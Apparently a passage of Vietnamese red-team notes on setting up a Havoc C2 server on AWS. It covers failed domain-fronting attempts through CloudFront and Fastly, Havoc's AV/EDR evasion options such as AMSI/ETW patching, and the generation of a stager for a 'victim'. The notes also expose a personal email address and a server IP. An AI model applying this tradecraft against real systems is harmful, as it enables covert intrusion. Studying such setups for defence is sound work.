
- Thiết lập domain fronting:
  - Đăng ký AWS -> Add credit card -> Cloudfront -> Create distribution
  - Tạo VPS với AWS EC2







- Cấu hình security group cho phép toàn bộ traffic đi qua




- Kết nối tới EC2 qua ssh

```
PS C:\Users\khang> ssh -i .\ec2key.pem ubuntu@13.239.244.151
The authenticity of host '13.239.244.151 (13.239.244.151)' can't be established.
ED25519 key fingerprint is SHA256:7zSp1q/39e4UcTi6QDF4tLGyVWlZjc5PMi4U/7dFHaE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '13.239.244.151' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1024-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Apr 26 08:19:26 UTC 2025

  System load:  0.01              Processes:             106
  Usage of /:   6.9% of 24.05GB   Users logged in:       0
  Memory usage: 21%               IPv4 address for eth0: 172.31.10.25
  Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```

- Tạo domain với DuckDNS sau đó trỏ đến IP của VPS

- Trên máy VPS cài certbot và dùng certbot để cấu hình SSL cho **khang224.duckdns.org**


```
ubuntu@ip-172-31-10-25:~$ sudo certbot --nginx -d khang224.duckdns.org
Saving debug log to /var/log/letsencrypt/letsencrypt.log
Enter email address (used for urgent renewal and security notices)
 (Enter 'c' to cancel): khang2242004@gmail.com

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Please read the Terms of Service at
https://letsencrypt.org/documents/LE-SA-v1.5-February-24-2025.pdf. You must
agree in order to register with the ACME server. Do you agree?
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(Y)es/(N)o: y

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Would you be willing, once your first certificate is successfully issued, to
share your email address with the Electronic Frontier Foundation, a founding
partner of the Let's Encrypt project and the non-profit organization that
develops Certbot? We'd like to send you email about our work encrypting the web,
EFF news, campaigns, and ways to support digital freedom.
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(Y)es/(N)o: y
Account registered.
Requesting a certificate for khang224.duckdns.org

Successfully received certificate.
Certificate is saved at: /etc/letsencrypt/live/khang224.duckdns.org/fullchain.pem
Key is saved at:         /etc/letsencrypt/live/khang224.duckdns.org/privkey.pem
This certificate expires on 2025-07-25.
These files will be updated when the certificate renews.
Certbot has set up a scheduled task to automatically renew this certificate in the background.

Deploying certificate
Successfully deployed certificate for khang224.duckdns.org to /etc/nginx/sites-enabled/default
Congratulations! You have successfully enabled HTTPS on https://khang224.duckdns.org

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
If you like Certbot, please consider supporting our work by:
 * Donating to ISRG / Let's Encrypt:   https://letsencrypt.org/donate
 * Donating to EFF:                    https://eff.org/donate-le
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
```


- Tải và cài đặt Havoc C2 trên VPS

```
ubuntu@ip-172-31-10-25:~$ git clone https://github.com/HavocFramework/Havoc.git
Cloning into 'Havoc'...
remote: Enumerating objects: 10189, done.
remote: Total 10189 (delta 0), reused 0 (delta 0), pack-reused 10189 (from 1)
Receiving objects: 100% (10189/10189), 33.47 MiB | 15.34 MiB/s, done.
Resolving deltas: 100% (6831/6831), done.
```


- Đưa traffic qua CloudFront


  - Thêm domain của ngrok vào origin domain
  - Protocol -> Match viewer; SSL protocol -> TLSv1






- Click create distribution





- Quá trình khởi tạo thành công, CloudFront sẽ cấp một Domain mới





- Account bị AWS block.





- Chuyển sang Fastly + Linode nhưng traffic đi qua VPC của linode bị chặn nên Fastly không nhận được mã 200 từ response.





- Dừng domain fronting tại đây.
- Dùng các tính năng nâng cao của Havoc để obfuscation payload: Indirect Syscall, Stack Duplication, Sleep obfucation(Zilean + Sleep Jmp Gadget), Proxy Loading(tránh bị hook bởi AV/EDR), Amsi/Etw Patch





- Sau đó generate payload.
- Chuẩn bị gửi stager để tiêm vào victim





- Build loader



- Đã mở phiên thành công




